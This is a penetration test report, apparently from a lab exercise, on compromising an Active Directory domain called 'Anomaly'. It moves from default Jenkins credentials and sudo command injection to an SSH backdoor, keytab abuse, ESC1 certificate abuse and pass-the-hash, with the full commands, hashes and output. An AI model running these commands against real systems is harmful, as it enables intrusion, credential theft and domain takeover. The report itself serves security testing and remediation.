

Anomaly Penetration Test Report

Prepared For

Anomaly Internal Infrastructure Assessment

Prepared By

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Report Information

Assessment Name: Anomaly Penetration Test

Assessment Type: Internal Active Directory Penetration Test

Report Version: 1.0

Assessment Date: [22/05/26]

Report Date: [22/05/26]

Confidentiality Statement

This document contains confidential and sensitive security information intended solely for the authorised recipient(s). The information within this report may include details relating to vulnerabilities, exploitation methods, security weaknesses, and technical configurations discovered during the assessment process.

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The findings presented within this report are based on the systems, scope, configurations, and conditions observed during the time of assessment. Security posture may change over time due to environmental modifications, patching, configuration changes, or newly discovered vulnerabilities.

Testing activities were conducted in a controlled manner within the agreed assessment scope. While reasonable effort was made to identify security weaknesses, no guarantee is provided that all vulnerabilities or attack paths were identified.

This report is provided for informational and remediation purposes only.

The purpose of this assessment was to evaluate the security posture of the Anomaly environment through simulated attacker techniques against exposed services, Linux infrastructure, Active Directory components, and Active Directory Certificate Services (AD CS).

Testing demonstrated that it was possible to progress from an initial foothold on a Linux-based Jenkins server to full compromise of the Active Directory domain environment through a series of privilege escalation and certificate abuse techniques.

The assessment identified multiple critical weaknesses relating to:

- Default credentials
- Excessive sudo permissions
- Kerberos authentication exposure
- Plaintext credential disclosure
- Active Directory Certificate Services misconfiguration
- Excessive machine account permissions

These issues combined allowed full Domain Administrator compromise of the target environment.

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During the assessment, it was possible to compromise the internal Active Directory environment through an initial foothold on a Linux-based web server. From this access, privilege escalation techniques allowed root-level control of the host, leading to exposure of Kerberos-related authentication material and further compromise of the Windows domain environment.

Through a combination of Active Directory enumeration and Active Directory Certificate Services (AD CS) misconfigurations, it was possible to escalate privileges and ultimately obtain Domain Administrator-level access to the Domain Controller.

The overall impact of these vulnerabilities is considered critical. Successful exploitation could allow an attacker to gain persistent access to both Linux and Windows systems, extract sensitive credentials, move laterally throughout the environment, and potentially disrupt business operations through account compromise, service interruption, or unauthorised administrative control.


Primary remediation efforts should focus on restricting unnecessary sudo privileges assigned to the Jenkins service account, enforcing strong credential management practices, and reviewing Active Directory Certificate Services configurations for privilege escalation weaknesses. Removing the initial privilege escalation vector significantly reduces the likelihood of full domain compromise.

Attack Narrative

Initial enumeration showed 2 ports open. One was port 22 and the other was 8080. Since SSH is not normally an attack vector from the outset, focus was placed on the web service on port 8080.

What was discovered is a Jenkins admin page. Default credentials were tried on the first try and access was granted. The login details were:

admin:admin



This provided a critical finding to our testing, as we could then use the script console in the Jenkins to fashion a reverse shell in groovy script. This website helped us to discover the appropriate shell to use.

<https://hackviser.com/tactics/pentesting/services/jenkins>

Using the above reverse shell script in Jenkins console. we acquired a shell on our attacker machine. We stabilised the shell using python syntax and an xterm environment. Running the command `sudo -l` displayed a binary we could run without any password.

```
jenkins@ip-10-1-121-81:~$ sudo -l
Matching Defaults entries for jenkins on ip-10-1-121-81:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User jenkins may run the following commands on ip-10-1-121-81:
    (ALL) NOPASSWD: /usr/bin/router_config
```

Upon inspect, the binary allowed an argument unsanitised as input. We input a command to open a bash interactive shell and through this achieved root on the Linux workstation.

```
jenkins@ip-10-1-121-81:~$ sudo /usr/bin/router_config " whoami"
Welcome to Router Configuration Utility v1.2
Applying configuration ...
Applying config from whoami
root
Configuration applied successfully!
jenkins@ip-10-1-121-81:~$ sudo /usr/bin/router_config "/bin/bash"
Welcome to Router Configuration Utility v1.2
Applying configuration ...
Applying config from /bin/bash
root@ip-10-1-121-81:/var/lib/jenkins#
```

SSH key-based persistence was established through modification of the root `authorized_keys` file:


1. As root, delete the `authorized_keys` file
2. On your attacker machine create an SSH-KEY with no password.
3. Copy the public key and echo it to a new `authorized_keys` file in `.ssh` of root.
4. `chmod 600` on that file with your public key ONLY inside of it.
5. From attacker machine ssh as root to the ip of the machine.
6. You acquire an ssh session as root with absolute control over the host.

This step by step process gave us a persistent stable environment to work with. As previously the shell had closed that was initially opened forcing us to repeat steps to gain a shell again. This persistent access disables interruptions and allows us to work cleanly.

Navigating the system as root user, we looked for artefacts relating to Active Directory. We observed in `/etc/` that there were `krb5` files present. These files contained Kerberos configuration and authentication material relevant to the Active Directory environment. Downloading those files we were able to use a script found on github, to extract Kerberos principal information and associated authentication material..

Through research, it was possible to use the `krb5.keytab` file downloaded to authenticate to the kerberos server and acquire a TGT for the user. This was saved as a tmp file and later utilised to authenticate to extract information about users.

During extraction of users exercise, a plain text password was discovered in the description. The plaintext credentials replaced the previously acquired Kerberos TGT for further domain enumeration. Using the password combination we enumerated the domain using bloodhound.



Finding no obvious paths to compromise the domain pointed us toward alternate means of enumeration. The attack vector discovered was AD CS active directory certificate services. Using the following syntax:

```
certipy-ad find -u 'brandon.boyd' -p 'Password' -dc-ip <DC_IP> -vulnerable
```

We could assess whether certificate services was vulnerable. The environment was identified as vulnerable to ESC1 and ESC4 certificate template abuse. We chose the attack vector of ESC1. This attack vector requires access to:

1. Machine account creation.
2. Initial machine account quota being available.
3. Correct syntax to create the machine account.

ESC1 can only be exploited by a machine account, and not an active user. So therefore our attack created a machine account. It is through the machine account that we could switch our commands to certipy-ad which is an active directory certificate services attack tool.

```
(michael@quietrecon) [~/hacksmarter/Active-Directory/Anomaly/]  
$ certipy-ad req -u 'quietrecon$' -p 'Password123!' -dc-ip 10.1.182.14 -ca anomaly-ANOMALY-DC-CA-2 -template 'CertA  
dmin' -upn 'AnnaMolly@anomaly.hsm' -sid S-1-5-21-1496966362-3320961333-4044918980-1105  
Certipy v5.0.4 - by Oliver Lyak (ly4k)  
[*] Requesting certificate via RPC  
[*] Request ID is 11  
[*] Successfully requested certificate  
[*] Got certificate with UPN 'AnnaMolly@anomaly.hsm'  
[*] Certificate object SID is 'S-1-5-21-1496966362-3320961333-4044918980-1105'  
[*] Saving certificate and private key to 'annamolly.pfx'  
[*] Wrote certificate and private key to 'annamolly.pfx'
```

This allowed us to extra a .pfx credential file, admin certificate, targeting user Anna Molly. Anna is a Domain Admin with high privs in the domain. She was observed during bloodhound enumeration. The request from certipy-ad allow us to impersonate the domain admin and therefore gain a hash for this user.

```
(myveny) (michael@quietrecon) [~/hacksmarter/Active-Directory/Anomaly/wmiexec2]  
$ python3 wmiexec2.py anomaly.hsm/anna_molly@10.1.182.14 -hashes aad3b435b51404eeaad3b435b51404ee:be4bf3131851aee9a  
424c58e02879f6e  
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies  
[*] SMBv3.0 dialect used  
[*] Output Filename: \TeMp\3sj-z17v-1ddf-nsw  
[*] **Launching wmiexec2**  
[*] Press help for extra shell commands  
C:\> whoami  
anomaly\anna_molly
```

Pass-the-hash authentication performed using wmiexec2. This was an obfuscated tool that avoided active detection from Windows Defender which was enabled on the target system. Administrative access to the Domain Controller obtained. The impact was full compromise of the Active Directory environment.

Findings

Finding 1 — [Root Acquisition on Linux Host]

Severity: Critical

Description

A binary located in /usr/bin/ was able to be run with sudo and no password. Meaning the binary runs as system root. The binary took an argument, which was command injectable. The injected command would run a shell as system/root essentially owning the system environment.

Evidence

```
jenkins@ip-10-1-121-81:~$ sudo /usr/bin/router_config " whoami"
Welcome to Router Configuration Utility v1.2
Applying configuration ...
Applying config from whoami
root
Configuration applied successfully!
jenkins@ip-10-1-121-81:~$ sudo /usr/bin/router_config "/bin/bash"
Welcome to Router Configuration Utility v1.2
Applying configuration ...
Applying config from /bin/bash
root@ip-10-1-121-81:/var/lib/jenkins#
```

Impact

Business impact is critical. An attacker could do anything they wanted with root access to a workstation. Change passwords, lock everyone out of their accounts, install a rootkit, achieve persistence through ssh or other socket/port.

Remediation

Enforce least privilege for the user jenkins. They have no need to be running sudo without a password over a binary that is injectable. Issuing sudo privilege with password as mandatory would be best in this situation, would prevent unauthorised access to the command.

Finding 2 — [SSH Backdoor in Linux System]

Severity: Critical

Description

When root ownership was possible, a deleted authorized_keys file and recreation with newly created copied public keys allowed an attacker to create a persistent backdoor into the system. The business impact given the backdoor access was root is critical. The attacker could manipulate the system to their will and potentially exfiltrate data from the network.

Evidence

```
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.
```

```
root@ip-10-1-112-121:~# whoami  
root  
root@ip-10-1-112-121:~# █
```

Impact

The business impact is critical in that a root user can do anything to the system they desire. The backdoor presence allows an attacker to come and go without a password, making it stealthy in operation.

Remediation

Although originally protections in place allowed only user ubuntu to ssh into the machine, however through observation the attacker learned that it could be removed and replaced. There is no real remediation except a prior step to prevent root access from occurring and that is to password protect all sudo functions.

Finding 3 — [Identified KRB5 Files Relating to User Credentials]

Severity: Critical

Description

The discovery of KRB5 files allowed an attacker to get access to credentials that could authenticate elsewhere. Although sufficient protections are in place to prevent NTLM hashes from being revealed, the information gathered is enough to permit authorisation as the user.

Evidence

```
root@ip-10-1-112-121:~# ls /etc/krb5*  
/etc/krb5.conf  /etc/krb5.keytab  
root@ip-10-1-112-121:~#
```

```
(root@quietrecon)-[/home/michael/HackSmarter/Active-Directory/Anomaly]  
# python3 keytabextract.py krb5.keytab  
!] No RC4-HMAC located. Unable to extract NTLM hashes.  
*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.  
!] Unable to identify any AES128-CTS-HMAC-SHA1 hashes.  
+] Keytab File successfully imported.  
    REALM : ANOMALY.HSM  
    SERVICE PRINCIPAL : Brandon_Boyd/  
    AES-256 HASH : f9754c5288b844eb86054695b2c12b93716f57c41d26325c1a994e12bbbeff52
```

```
(root@quietrecon)-[/home/michael/HackSmarter/Active-Directory/Anomaly]  
# sudo kinit -kt krb5.keytab Brandon_Boyd@ANOMALY.HSM  
  
(root@quietrecon)-[/home/michael/HackSmarter/Active-Directory/Anomaly]  
# klist  
Ticket cache: FILE:/tmp/krb5cc_0  
Default principal: Brandon_Boyd@ANOMALY.HSM  
  
Valid starting      Expires            Service principal  
21/05/26 18:11:32  22/05/26 04:11:32  krbtgt/ANOMALY.HSM@ANOMALY.HSM  
renew until 22/05/26 18:11:31
```

```
(root@quietrecon)-[/home/michael/  
# export KRB5CCNAME=/tmp/krb5cc_0
```

```
(root@quietrecon)-[/home/michael/HackSmarter/Active-Directory/Anomaly]
$ nxc ldap anomaly.hsm -u brandon_boyd -k --use-kcache
LDAP      anomaly.hsm      389      ANOMALY-DC      [*] Windows 11 / Server 2025 Build 26100 (name:ANOMALY-DC) (domain:ANOMALY.HSM) (signing:Enforced) (channel binding:When Supported)
LDAP      anomaly.hsm      389      ANOMALY-DC      [+] ANOMALY.HSM\Brandon_Boyd from ccache
```

Impact

The business impact is critical as it allows unauthorised access to file systems and access. It is a credential compromise attack that leads to domain compromise.

Remediation

There is no real way to hide the krb5 files as they are needed for kerberos and active directory. The best practice is to prevent the prior actions of password protecting all sudo commands to ensure that sudo is not misused.

Finding 4 — [Plain Text Password]

Severity: Critical

Description

A plan text password was discovered that gave full compromise to an account. This account was then leveraged to extract more data from the domain.

Evidence

```
(root@quietrecon)-[/home/michael/HackSmarter/Active-Directory/Anomaly]
# nxc ldap anomaly.hsm -u brandon_boyd -k --use-kcache --users
LDAP anomaly.hsm 389 ANOMALY-DC [*] Windows 11 / Server 2025 Build 26100 (name:ANOMALY-DC) (domain:ANOMALY.HSM) (signing:Enforced) (channel binding:When Supported)
LDAP anomaly.hsm 389 ANOMALY-DC [+] ANOMALY.HSM\Brandon_Boyd from ccache
LDAP anomaly.hsm 389 ANOMALY-DC [*] Enumerated 5 domain users: ANOMALY.HSM
LDAP anomaly.hsm 389 ANOMALY-DC -Username- -Last PW Set- -BadPW- -Descr
option-
LDAP anomaly.hsm 389 ANOMALY-DC Administrator 2025-09-17 22:01:03 0 Built-
in account for administering the computer/domain
LDAP anomaly.hsm 389 ANOMALY-DC Guest <never> 0 Built-
in account for guest access to the computer/domain
LDAP anomaly.hsm 389 ANOMALY-DC krbtgt 2025-09-21 21:54:56 0 Key Di
tribution Center Service Account
LDAP anomaly.hsm 389 ANOMALY-DC Brandon_Boyd 2025-11-13 07:30:05 0 3edc4r
Fv#EDC$RFV
LDAP anomaly.hsm 389 ANOMALY-DC anna_molly 2025-11-13 07:29:16 0
```

Impact

This discovery impacts credentials, privilege discover and escalation, lateral movement and further domain compromise. It allows the persistent use of the user credentials to further attacker aims.

Remediation

Enforce Encrypted Connections

- **Block Port 389:** Disable standard, unencrypted LDAP over TCP port 389 for external queries.
- **Enforce LDAPS:** Force all clients to use LDAP over SSL/TLS on TCP port 636.
- **Require StartTLS:** Configure the directory server to reject queries on port 389 unless upgraded via StartTLS.

Finding 5 — [Finding Name]

Severity: Critical

Description

A bloodhound attack was run using discovered credentials allowing an attacker to extract domain information to aid in further attacks.

Evidence

```
(root@quietrecon)~/home/michael/HackSmarter/Active-Directory/Anomaly]
# nxc ldap anomaly.hsm -u brandon_boyd -p [REDACTED] --bloodhound --collection All --dns-server 10.1.128.8
LDAP 10.1.128.8 389 ANOMALY-DC [*] Windows 11 / Server 2025 Build 26100 (name:ANOMALY-DC) (domain:anomaly.hsm) (signing:Enforced) (channel binding:When Supported)
LDAP 10.1.128.8 389 ANOMALY-DC [+] anomaly.hsm\brandon_boyd:3edc4rfv#EDC$RFV
LDAP 10.1.128.8 389 ANOMALY-DC Resolved collection methods: trusts, rdp, dcom, acl, localadmin, group, session, container, psremote, objectprops
LDAP 10.1.128.8 389 ANOMALY-DC Done in 1M 0S
LDAP 10.1.128.8 389 ANOMALY-DC Compressing output into /root/.nxc/logs/ANOMALY-DC_10.1.128.8_2026-05-21_182830_bloodhound.zip
```

Impact

Domain information in the an attackers hands leads to furthering strategy of credential compromise, privilege escalation, lateral movement, and further domain compromise.

Remediation

There is no real remediation for preventing a bloodhound attack from running. Prevention is best by blocking port 389 and also preventing sudo no password from being executed by instating passwords and or least privilege to regular users.

Finding 6 — [ESC1 Vulnerability Discovery and Machine Account Creation]

Severity: Critical

Description

An attacker armed with vulnerability knowledge can actively plan their next attack. In this instance, attacks would centre around the ESC1 vulnerability shown.

Evidence

```
[+] User ACL Principals      : ANOMALY.HSM\Domain Computers
[!] Vulnerabilities
  ESC1                      : Enrollee supplies subject and template allows client authentication.
  ESC4                      : User has dangerous permissions.
```

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/Anomaly]
$ nxc ldap 10.1.182.14 -d anomaly.hsm -u brandon_boyd -p '3edc4rfv#EDC$RFV' -M maq
LDAP      10.1.182.14      389      ANOMALY-DC      [*] Windows 11 / Server 2025 Build 26100 (name:ANOMALY-DC) (domain:anomaly.hsm) (signing:Enforced) (channel binding:When Supported)
LDAP      10.1.182.14      389      ANOMALY-DC      [+] anomaly.hsm\brandon_boyd:3edc4rfv#EDC$RFV
MAQ       10.1.182.14      389      ANOMALY-DC      [*] Getting the MachineAccountQuota
MAQ       10.1.182.14      389      ANOMALY-DC      MachineAccountQuota: 10
```

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/Anomaly]
$ impacket-addcomputer 'anomaly.hsm/brandon_boyd:3edc4rfv#EDC$RFV' -dc-ip 10.1.182.14 -computer-name 'quietrecon' -computer-pass 'Password123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Successfully added machine account quietrecon$ with password Password123!.
```

Impact

This attack has the potential to lead to a full domain compromise.

Remediation

<https://www.beyondtrust.com/blog/entry/esc1-attacks>

There are a number of steps involved and it is best to view the article for practical advice.

Finding 7 — [Full Domain Compromise]

Severity: Critical

Description

Through the creation of a machine account, the ESC1 attack process began and set out to steal a priority users hash. This was achieved through numerous steps as illustrated.

Evidence

```
(michael@quietrecon) / [~/HackSmarter/Active-Directory/Anomaly]
$ certipy-ad req -u 'quietrecon$' -p 'Password123!' -dc-ip 10.1.182.14 -ca anomaly-ANOMALY-DC-CA-2 -template 'CertA
dmin' -upn 'AnnaMolly@anomaly.hsm' -sid S-1-5-21-1496966362-3320961333-4044918980-1105
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 11
[*] Successfully requested certificate
[*] Got certificate with UPN 'AnnaMolly@anomaly.hsm'
[*] Certificate object SID is 'S-1-5-21-1496966362-3320961333-4044918980-1105'
[*] Saving certificate and private key to 'annamolly.pfx'
[*] Wrote certificate and private key to 'annamolly.pfx'
```

```
(michael@quietrecon) / [~/HackSmarter/Active-Directory/Anomaly]
$ certipy-ad auth -pfx 'anna_molly.pfx' -dc-ip '10.1.182.14'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'anna_molly@anomaly.hsm'
[*] SAN URL SID: 'S-1-5-21-1496966362-3320961333-4044918980-1105'
[*] Security Extension SID: 'S-1-5-21-1496966362-3320961333-4044918980-1105'
[*] Using principal: 'anna_molly@anomaly.hsm'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'anna_molly.ccache'
[*] Wrote credential cache to 'anna_molly.ccache'
[*] Trying to retrieve NT hash for 'anna_molly'
[*] Got hash for 'anna_molly@anomaly.hsm': aad3b435b51404eeaad3b435b51404ee:be4bf3131851aee9a424c58e02879f6e
```

```
(michael@quietrecon) / [~/HackSmarter/Active-Directory/Anomaly/wmiexec2]
$ python3 wmiexec2.py anomaly.hsm/anna_molly@10.1.182.14 -hashes aad3b435b51404eeaad3b435b51404ee:be4bf3131851aee9a
424c58e02879f6e
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[*] Output Filename: \Temp\3sj-z17v-1ddf-nsw
[*] **Launching wmiexec2**
[*] Press help for extra shell commands
C:\> whoami
anomaly\anna_molly
```

Impact

Full domain compromise means that the domain is completely compromised. There is nothing out of scope for an attacker with Domain Admin privileges.

Remediation

Reference the previous finding to determine best course of action for remediation.

Rustscan

```
└─$ ./rustscan -a 10.1.121.81 -- -A
```

	{ }		{ }		{ { _ { _ } { { _ / _ } / { } \		\	
	, - ,		{ _ }		, - ,		}	
\	\	\	\	\	\	/	\	\

The Modern Day Port Scanner.

```
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
```

I scanned my computer so many times, it thinks we're dating.

```
[~] The config file is expected to be at "/home/michael/.rustscan.toml"
```

```
[!] File limit is lower than default batch size. Consider upping with --
ulimit. May cause harm to sensitive servers
```

```
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
```

Open 10.1.121.81:22

Open 10.1.121.81:8080

```
[~] Starting Script(s)
```

```
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 10.1.121.81
```

Depending on the complexity of the script, results may take some time to appear.

```
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-21 09:51 +1000
```

```
NSE: Loaded 158 scripts for scanning.
```

NSE: Script Pre-scanning.

```
NSE: Starting runlevel 1 (of 3) scan.
```

Initiating NSE at 09:51

Completed NSE at 09:51, 0.00s elapsed

```
NSE: Starting runlevel 2 (of 3) scan.
```

Initiating NSE at 09:51

Completed NSE at 09:51, 0.00s elapsed

```
NSE: Starting runlevel 3 (of 3) scan.
```

Initiating NSE at 09:51

Completed NSE at 09:51, 0.00s elapsed

```
Initiating Ping Scan at 09:51
```

Scanning 10.1.121.81 [4 ports]

Completed Ping Scan at 09:51, 0.31s elapsed (1 total hosts)

```
Initiating Parallel DNS resolution of 1 host. at 09:51
```

Completed Parallel DNS resolution of 1 host. at 09:51, 0.50s elapsed

```
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0,
SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 09:51
Scanning 10.1.121.81 [2 ports]
Discovered open port 22/tcp on 10.1.121.81
Discovered open port 8080/tcp on 10.1.121.81
Completed SYN Stealth Scan at 09:51, 0.37s elapsed (2 total ports)
Initiating Service scan at 09:51
Scanning 2 services on 10.1.121.81
Completed Service scan at 09:52, 6.77s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.1.121.81
Initiating Traceroute at 09:52
Completed Traceroute at 09:52, 3.01s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 09:52
Completed Parallel DNS resolution of 2 hosts. at 09:52, 0.50s elapsed
DNS resolution of 2 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 2, DR: 0,
SF: 0, TR: 2, CN: 0]
NSE: Script scanning 10.1.121.81.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:52
Completed NSE at 09:52, 7.88s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:52
Completed NSE at 09:52, 1.23s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:52
Completed NSE at 09:52, 0.00s elapsed
Nmap scan report for 10.1.121.81
Host is up, received echo-reply ttl 62 (0.26s latency).
Scanned at 2026-05-21 09:51:59 AEST for 22s
```

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 62	OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:				
256 5a:c6:a2:cd:08:e8:6b:2a:65:81:5d:d2:51:65:c8:71 (ECDSA)				
ecdsa-sha2-nistp256				
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBATvpsDhwrfm1I8TEa+R5v+G				
5jG/Zv+swNDc9yiGL80989s+iIgUaXgrn82ZxbegW6kCi5o9LUos4VFTXdUp5Ls=				
256 a2:b4:98:48:f8:20:d7:2b:88:75:64:83:26:fb:ae:c1 (ED25519)				
_ssh-ed25519				
AAAAC3NzaC1lZDI1NTE5AAAAIKRPx4kmfv6TpY8wVqZXiGUN0btk90BMA8f6wlwAPmq0				
8080/tcp	open	http	syn-ack ttl 62	Jetty 10.0.20
_http-title: Site doesn't have a title (text/html; charset=utf-8).				
_http-server-header: Jetty(10.0.20)				
_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1				

| http-robots.txt: 1 disallowed entry

|_/_

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Linux 4.X

OS CPE: cpe:/o:linux:linux_kernel:4.15

OS details: Linux 4.15

TCP/IP fingerprint:

OS:SCAN(V=7.99%E=4%D=5/21%OT=22%CT=%CU=39307%PV=Y%DS=3%DC=T%G=N%TM=6A0E4935
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=110%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:01=M510ST11NW7%02=M510ST11NW7%03=M510NNT11NW7%04=M510ST11NW7%05=M510ST11
OS:NW7%06=M510ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(
OS:R=Y%DF=Y%T=40%W=F507%0=M510NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%0=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 45.249 days (since Mon Apr 6 03:53:26 2026)

Network Distance: 3 hops

TCP Sequence Prediction: Difficulty=262 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)

HOP	RTT	ADDRESS
-----	-----	---------

1	278.56 ms	10.200.0.1
---	-----------	------------

2	...	
---	-----	--

3	279.08 ms	10.1.121.81
---	-----------	-------------

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 09:52

Completed NSE at 09:52, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 09:52

Completed NSE at 09:52, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 09:52

Completed NSE at 09:52, 0.00s elapsed

Read data files from: /usr/share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 23.43 seconds

